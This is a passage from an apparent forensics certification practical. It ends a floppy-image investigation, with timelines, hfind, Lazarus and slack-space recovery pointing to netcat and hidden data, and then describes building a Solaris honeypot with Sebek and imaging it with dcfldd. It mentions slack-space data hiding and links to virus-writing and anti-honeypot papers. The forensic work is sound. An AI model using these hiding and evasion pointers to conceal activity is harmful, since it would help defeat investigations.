

Image 8 – Screen capture for hfind with all 4 ISO's from NIST RDS NSRLfiles.

Continuing with the timeline inode 27 below continues to be shown as 'created' on this day in July.

Mon Jul 14 2003 09:22:36	1024	m..	D/drwxr-xr-x	502	502	15	/Docs
Mon Jul 14 2003 09:24:00	487476	m..	-/-rwxr-xr-x	502	502	18	/prog
Mon Jul 14 2003 09:43:44	26843	..c	-/-rwxr-xr-x	502	502	21	/Docs/Sound-HOWTO-html.tar.gz
	1024	..c	d/drwxr-xr-x	502	502	15	/Docs
Mon Jul 14 2003 09:43:53	13487	..c	-/-rwxr-xr-x	502	502	26	/May03/ebay300.jpg
Mon Jul 14 2003 09:43:57	56950	..c	-/-rwxr-xr-x	502	502	22	/nc-1.10-16.i386.rpm..rpm
Mon Jul 14	29184	..c	-/-rwxr-xr-x	502	502	13	/Docs/DVD-

2003 09:45:48							Playing-HOWTO-html.tar
Mon Jul 14 2003 09:46:00	27430	..c	-/-rwxr-xr-x	502	502	19	/Docs/Kernel-HOWTO-html.tar.gz
Mon Jul 14 2003 09:46:07	32661	..c	-/-rwxr-xr-x	502	502	20	/Docs/MP3-HOWTO-html.tar.gz

The System Administration staff should take note of Mr. Price's interest in acquiring documents shown in the above timeline to be created on July 14th 2003. If Mr. Price's position was not one of being technical staff, his interest in the kernel should be noted. It also appears that a jpeg format picture from an ebay.com auction is present. I was unable to determine if it pertained to some particular auction. Some additional activity appears in the timeline again around the dead inode 27 Wednesday July 16th 2003.

Mon Jul 14 2003 09:47:10	546116	.a.	-rwxr-xr-x	502	502	27	<fl-160703-jp1.dd-dead-27 >
Mon Jul 14 2003 09:47:57	29696	..c	-/-rw-------	502	502	16	/Docs/Letter.doc
Mon Jul 14 2003 09:48:15	19456	mac	-/-rw-------	502	502	17	/Docs/Mikemsg.doc
Mon Jul 14 2003 09:48:53	20680	..c	-/-rwxr-xr-x	502	502	25	/John/sectors.gif
	19088	..c	-/-rwxr-xr-x	502	502	24	/John/sect-num.gif
Mon Jul 14 2003 09:49:25	1024	..c	d/drwxr-xr-x	502	502	12	/John
Mon Jul 14 2003 09:50:15	1024	..c	d/drwxr-xr-x	502	502	14	/May03
Wed Jul 16 2003 01:03:00	546116	..c	-rwxr-xr-x	502	502	27	<fl-160703-jp1.dd-dead-27 >
Wed Jul 16 2003 01:03:13	1024	m.c	-/drwxr-xr-x	0	0	2	/John/ (deleted-realloc)
Wed Jul 16 2003 01:05:33	487476	..c	-/-rwxr-xr-x	502	502	18	/prog

Above at Wednesday July 16 2003 01:05:33 the unknown binary prog is shown as being created. It is important to note this date since this is the time that the file appears on the floppy. System Administration staff should choose this date to examine login or system access logs for a time when the tool would be active.

Wed Jul 16 2003 01:06:15	12288	.a.	d/drwx------	0	0	11	/lost+found
Wed Jul 16 2003 01:09:35	1024	.a.	d/drwxr-xr-x	502	502	12	/John

Wed Jul 16 2003 01:09:49	1024	.a.	d/drwxr-xr-x	502	502	14	/May03
Wed Jul 16 2003 01:10:01	1024	.a.	d/drwxr-xr-x	502	502	15	/Docs
Wed Jul 16 2003 01:11:36	2592	.a.	-/-rw-r--r--	0	0	28	/.~5456g.tmp
Wed Jul 16 2003 01:12:39	1024	.a.	-/drwxr-xr-x	0	0	2	/John/ (deleted-realloc)
Wed Jul 16 2003 01:12:45	487476	.a.	-/-rwxr-xr-x	502	502	18	/prog

I performed the same procedure on data referenced at inode 28, being the extracted file titled "~5456g.tmp". I executed hfind against the MD5 checksum for this item but I was unable to match it. I chose also to run the Lazarus tool from the Sleuth Kit to analyze the data help me ascertain the file types. As a final effort in collection, I was hoping this would help with the identification of the unknown data files.



Image 9 – Lazarus html output from the floppy image.

I originally thought that there was a sound file on the disk but by referencing the fragment 288 which is really pointed to by inode 18, but I see it is the binary "prog".



Image 10 – The symbol for "!" is supposed to be a sound file according to Lazarus.

As shown previously in this practical I tried to utilize bmap (Table 12). I mounted the floppy image fl-160703-jp1.dd and executed slacker against the files in that directory. Slacker was included in the source code that was with bmap-1.0.20. Slacker pours out the contents of slack in a directory tree. I had noted before that the file in Docs titled Sound-HOWTO-html.tar had some unusual output with the only ASCII recognizable string being "?downloads". Utilizing bmap-1.0.20 to dump these contents I see it is a gzipped file originally the tape archive of the above file Sound-HOWTO-html.tar.

System Administration staff should have sufficient information from the analysis to realize that Mr. Price was interested in how to hide data in the slack space present in the ext2 file system. Mr. Price was, from the contents of the Microsoft Word document to a party known as Mike, interested in batching orders for some product and shipping them out to unknown individuals. Mr. Price potentially installed on his host workstation a copy of netcat to distribute data, which was wiped incidentally in an attempt to prevent additional discovery of evidence.

Mr. Price also had several other files related to playing DVD media, the Linux kernel and how to play sound (audio/music). Mr. Price was without a doubt utilizing his employers computing resources in some prohibited fashion. But without an MD5 checksum of some other known copyrighted file recovered by the investigation it is only suspected that he illegally distributed copyrighted material.

Additional Information

In addition to the course material, these are several links to external sources of information that may provide useful information in relation to data hiding, forensic tools and the science of binary analysis.

A) http://www.linuxsecurity.com/feature_stories/data-hiding-forensics.html is a link to a paper written by Anton Chuvakin, Ph.D. that covers data hiding and has several links to other sources.
B) http://www.tldp.org/HOWTO/Ext2fs-Undeletion.html is a link to the Linux Ext2fs Un-deletion mini-HOWTO paper authored by Aaron Crane discussing ext2 and un-deletion.
C) http://redvip.homelinux.net/varios/virus-writing-HOWTO/magic.of.elf.html is a link to a paper that even though is really intended to highlight parasitic file viruses infecting ELF executable on Linux, has some interesting examples of readelf, binaries and disassembly. The science of (unknown) binary analysis is one which if mastered would be an excellent asset to the forensic analyst.
D) http://project.honeynet.org/papers/forensics/ is a link to a site that features some challenges that call for forensic ability in ascertaining the state of a compromised system, the analysis of unknown binaries, and how to build your own honey pot to produce systems for analysis.

Part 2 – Option1: Perform Forensic Analysis on a system

For this part of the practical I have chosen to document an “unknown” system that is a real system in an unknown state. I have not created a test system by deliberately compromising a host myself. According to the GIAC practical assignment I am allowed to use “Honeypot” technology to have a machine that may have an opportunity to be compromised while I record the intruder’s actions. Below I will describe the system and analyze it.

Synopsis of Case Facts

I sourced a Sun UltraSparc 5 workstation from my employer and prepared it to be offered as a sacrificial target. I booted the system with the Sun media, created slices and zeroed the hard drive media twice with dd in order to insure that any other previous data from it’s usage would not be picked up with my analysis efforts. I prepared a Solaris 9 -12/2002 operating system version on an Ultra 5 workstation with a default installation of the Developer package set. A default bogus user account was added, along with sebekhide64. I compiled my other Solaris binaries from known sources on another secure host. There were no current patches applied to the sacrificial target machine known as “sunny”. All

machines were setup with NTP (network time protocol services) to synchronize time. After consultation with my employer's information security department, it was decided that I would be unable to allow my process to occur on my employer's network. Therefore, I decided to utilize my home cable modem for this next section of the practical assignment. I have a DI-604[43] Ethernet broadband router along with my home cable modem. The Ethernet broadband router was set up to forward all traffic and open in DMZ mode the Sun workstation to traffic on the Internet. The private IP address of the workstation is 192.168.0.123 as will be seen in the screen captures that follow.

Another workstation was prepared with Snort 2.1.0[44] and also set up to serve as the Sebek server version 2.1.6. The version for Solaris of the Sebek client was 2.05.03. In the Sebek client configuration the most important items to change in the Makefile are three configuration parameters: DESTINATION_IP (destination IP address of the Sebek server) DESTINATION_MAC (the MAC address of the destination Sebek server's Ethernet card), and DESTINATION_PORT (the port which the server will be listening on for Sebek data). Before allowing the system to be opened to the Internet I prepared Solaris executables of dd, dcfldd, and md5/md5sum for my response any potential intrusion that would occur when the system was offered up on the Internet. Both were connected to a hub and the hub was linked up to the broadband router.

I also considered some of the best practices mentioned in an article[45] referencing content from and article on anti-honey pot technology at http://www.phrack.org/fakes/p63/. I know that the above configuration of the MAC address and IP address directly into the Sebek client would allow an attacker to know the Sebek server if "found out" on the sacrificial target. But given the current state of my home laboratory environment, I tried as much as possible to mitigate risks associated with this environment.

After approximately 3 ½ days (beginning at 2004-03-29 and ending 2004-04-01), the ACID alert logs showed some unusual activity and the Sebek database size grew very quickly to 66 megabytes of information. My Sebek database contained a series of commands (Image 11) that I was not responsible for since the workstation was unused. My suspicion that it was time to being the forensic analysis process was correct after all. I wanted to be sure that machine was compromised without constantly disturbing the workstation.

[43] http://www.dlink.com/
[44] http://www.snort.org/docs/snort_acid_rh9.pdf
[45] http://seclists.org/lists/honeypots/2004/Jan-Mar/0039.html



Image 11 – Sebek-web shows commands that suggest a compromise from the followup.

I will discuss my actions performed to analyze the system in the next section. The procedure I trained myself on should I perceive the compromise of the system is to try to view any activity on the machine console, attempt to collect this activity and then remove the power from the system. Understandably this would potentially not allow collection of volatile data such as process listings, network connection information, or contents of memory locations. Actually, in the case as follows the system console was unresponsive and I had no choice but to pull the power plug from the wall socket. I utilized a digital camera to produce images of the forensic analysis process.

Describe the system you will be analyzing

In general the system I am analyzing is a generic Sun workstation of model type Ultra 5. The digital camera image below illustrates the system defaults from the console on power up. Again, as I stated before I acquired the system from my employer.



Image 12a – Banner on console.

After dd'ing /dev/zero to the disk blocks twice to sanitize the workstation's internal media as much as possible, I installed the default configuration for the Developer package set by following the instructions for a basic installation[46]. This may be accomplished by utilizing the Solaris Web Start program on the cdrom media set. It is possible to boot this machine from the cdrom in single user mode

[46] http://docs.sun.com/db/doc/816-7171

by issuing a Stop-A command and entering boot cdrom –s at the console prompt. This command is evident in Image 12b seen below.

Image 12b – Booting from media in single user mode

The disk was created and partitioned with enough space to install the Developer package set for Solaris 9 12/2002. Booting to single user mode, and issuing the format command reveals that installed in the system is an IDE disk drive described the disk as shown below in the digital camera photo in Image 13.



Image 13 – The Sun workstation hard drive as per the format command.

According to the vendor[47], it is a standard Seagate 3 1/2" 7200 RPM Ultra ATA/66 hard drive common to the Ultra 5 and Ultra 10 workstation series. The workstation I seized into evidence has the standard accessories including a CDROM drive and a 1.44 MB floppy drive. Below in Image 14 the partition image data is visible. Slice zero is the root partition mounted at "/" with approximately one hundred and fifty (150.12) megabytes of space. Slice one is the partition which was know as (mounted on) "/usr/openwin" and is approximately three hundred (300.23) megabytes in size. Slice 2 is a representation of the whole disk device. Slice three is approximately fifty (50.20) megabytes in size and was mounted on as the "/var" file system. Slice 4 is the swap partition with approximately 512 megabytes (512.37) assigned for the operation system to utilize as swap. I chose to treat slice 4 last in my analysis as it plays an important role in the 'strings discovered' section of the practical assignment.

[47] http://sunsolve.sun.com/handbook_pub/Devices/Disk/DISK_Sgte_ST39111A.html



Image 14 – The partition Image for the disk in “sunny”.

Slice 5 is representative of the file system “/opt” and is approximately one gigabyte in size (1000.12 megabytes). Finally, slice 6 is representative of a file system mounted as “/usr” which is also approximately one gigabyte in size (1000.07 megabytes). I then added the GNU cc/gcc compiler packages from www.sunfreeware.com. I removed several foreign language font packages to test the keystroke activity capture with Sebek. This above information is necessary to continue the forensic analysis in order to ascertain what happened and what actions the unauthorized user took on the Ultra 5 workstation.

Hardware

Below is a description of what was seized from the area known as my “computer laboratory” which is a secure area in my home physically inaccessible to others than myself. The workstation has an asset tag of some sorts attached to the top of the case. It is submitted as follows in this digital camera photo.



Image 15 – Workstation information

The following is a sample of the evidence listing as seized after the power was removed from the workstation. I also opened the case to record pertinent information related to the hard drive. If possible it would be important to re-seal with some forensic tape if available to insure that the case was undisturbed.

Tag #'s	Description
Tag # 01	Seagate ST39111A (9.1GB), 3 1/2" 7200 RPM Ultra ATA/66, and serial number #: 2117AAEH date code 0106. Date sticker of "01/25/01 4--5" is also present on the drive. Drive is secured inside case.
Tag # 02	Sun Microsystems Ultra 5 workstation serial number #: FW10540571 * System has asset information on external case as seen above in Image 15. Internal 3.5 inch floppy drive and CDROM drive present

Image Media

In this section several Images follow which contain digital camera photos of the imaging progress and process of the machine entered into evidence above. In order to image the machine it was booted into single user mode with the default installation media. This command is evident in Image 16. This would insure care taken so as not to mount or modify the file systems on the media. All images created from the slices of the workstation disk have a MD5 checksum calculated for each slice. This is necessary to insure that the images are correct and unadulterated since "Computer records can be altered easily, and opposing parties often allege that computer records lack authenticity because they have been tampered with or changed after they were created"[48].

[48] http://www.cybercrime.gov/s&smanual2002.htm#_IC5_



Image 16 – Booting the system, bringing tools to ram disk, and imaging.

I decided to use dcfldd to image my workstation. This tool is mentioned in the SANS training materials as a valid tool (page 79, FOREN_days2_3_0803.pdf) and I also looked for additional support as to it's credibility. Unfortunately, I was unable to download a report from the Department of Defense Cyber Crime Institute – DCCI concerning DCFLdd[49] since I am not and do not represent a US governmental agency or law enforcement organization.

Above in Image 16 after the workstation was booted in single user mode, I assigned the Ethernet adapter known as hme0 an IP address of 192.168.0.100 and utilized FTP to bring over my good known copies of my tools. The following series of digital camera photos will show the output of the MD5 checksum calculated by dcfldd and by running md5sum on the dd image files on the analysis station running netcat in listen mode. I imaged the workstation twice for each slice using the procedure each time to boot off the CDROM with Disc #1 from the Solaris 9 issue 12/2002-installation media kit. Luckily no bad disk blocks were present on the workstation "sunny". Both times all the MD5 checksums matched and I considered myself fortunate to have an adequate base to being my forensic analysis. I am sure in other cases, disk architecture and disk physical integrity add an extra dimension of difficulty to the process.

[49] http://www.dcfl.gov/DCCI/Catalog.htm



Image 17a – Slice c0t0d0s0 being imaged, please note the MD5 checksum of slice 0.

